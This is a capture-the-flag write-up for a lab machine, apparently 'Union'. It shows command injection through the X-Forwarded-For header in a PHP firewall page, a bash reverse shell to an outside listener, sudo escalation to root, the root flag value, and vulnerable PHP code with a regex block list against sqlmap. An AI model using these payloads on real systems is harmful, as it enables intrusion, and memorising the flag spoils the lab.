


```
<?php  
if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {  
    $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];  
} else {  
    $ip = $_SERVER['REMOTE_ADDR'];  
};  
system("sudo /usr/sbin/iptables -A INPUT -s " . $ip . " -j ACCEPT");  
?  
  
<h1 class="text-white">Welcome Back!</h1>  
<h3 class="text-white">Your IP Address has now been granted SSH Access.</h3>  
</div>
```

-> We see that it is running the sudo command, using the HTTP_X_FORWARDED_FOR field from the http-header and is likely to be vulnerable to command injection, which is what we will be testing next.

Exploitation / Lateral movement - Command injection on firewall.php

- We intercept our response for accessing firewall.php



- Checking it is vulnerable to command injection

```
X-FORWARDED-FOR: ; whoami;
```

```
X-FORWARDED-FOR: ; echo CI verification;
```

Request	Response
1 application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 DNT: 1 8 Connection: close 9 Cookie: PHPSESSID= e6rsmgflak0m2rduqu35naj3p9 10 Upgrade-Insecure-Requests: 1 11 X-FORWARDED-FOR: ; whoami; 12 13	18 19 20 <section class="bg-dark text-center p-5 mt-4"> 21 <div class="container p-5"> 22 www-data 23 <h1 class="text-white"> Welcome Back! </h1> 24 <h3 class="text-white"> Your IP Address has now been

Request	Response
1 application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 DNT: 1 8 Connection: close 9 Cookie: PHPSESSID= e6rsmgflak0m2rduqu35naj3p9 10 Upgrade-Insecure-Requests: 1 11 X-FORWARDED-FOR: ; echo 'CI verification';	18 19 20 <section class="bg-dark p-5 mt-4"> 21 <div class="container 22 CI verification 23 <h1 class="text-whi Welcome Back! </h1>

-> We have confirmed that the system is vulnerable to command injection.

- Injecting reverse shell payload and catching shell

- On burp repeater
X-FORWARDED-FOR: ; /bin/bash -i >& /dev/tcp/10.10.16.9/9000 0>&1;

- On our linux host
nc -lvnp 9000

Request	Response
<pre>1 0.8 2 3 4 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 DNT: 1 8 Connection: close 9 Cookie: PHPSESSID= e6rsmgflak0m2rduqu35naj3p9 10 Upgrade-Insecure-Requests: 1 11 X-FORWARDED-FOR: ; bash -c '/bin/bash -i >& /dev/tcp/10.10.16.9/9000 0>&1'; 12 13</pre>	

```
[*]$ nc -lvp 9000
listening on [any] 9000 ...
connect to [10.10.16.9] from (UNKNOWN) [10.10.11.128] 59472
bash: cannot set terminal process group (808): Inappropriate ioctl for device
bash: no job control in this shell
www-data@union:~/html$
```

Privilege Escalation - as www-data on 10.10.11.128

- Verifying who we are

```
whoami
```

```
www-data@union:~/html$ whoami
www-data
```

-> Verified that we are the www-data user

- Sudo rights abuse

```
sudo -l
```

```
sudo su
```

```
www-data@union:~/html$ whoami
whoami
www-data
www-data@union:~/html$ sudo -l
sudo -l
Matching Defaults entries for www-data on union:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on union:
    (ALL : ALL) NOPASSWD: ALL
```

-> We have a simple privesc here.

```
www-data@union:~/html$ sudo su
sudo su
```

```
whoami
root
```

- Grabbing root file

```
cat /root/root.txt
```

```
cd /root
ls
root.txt
snap
cat root.txt
ae6b47594871a8fbc1822ce46c623d6d
```

Extra

- Index.php

```

?php
require('config.php');
if ( $_SERVER['REQUEST_METHOD'] == 'POST' ) {

    $player = strtolower($_POST['player']);

    // SQLMap Killer
    $badwords = ["/sleep/i", "/0x/i", "/\\*\\/","/-- [a-z0-9]{4}/i", "/ifnull/i", "/ or /i"];
    foreach ($badwords as $badword) {
        if (preg_match( $badword, $player )) {
            echo 'Congratulations ' . $player . ' you may compete in this tournament!';
            die();
        }
    }

    $sql = "SELECT player FROM players WHERE player = '" . $player . "'";
    $result = mysqli_query($conn, $sql);
    $row = mysqli_fetch_array( $result, MYSQLI_ASSOC);
    if ($row) {
        echo 'Sorry, ' . $row['player'] . " you are not eligible due to already qualifying.";
    } else {
        echo 'Congratulations ' . $player . ' you may compete in this tournament!';
        echo '<br />';
        echo '<br />';
        echo 'Complete the challenge <a href="/challenge.php">here</a>';
    }
    exit;
}

```

-> We can see from the above that there is an sqlmap killer that stops sqlmap from working for this machine.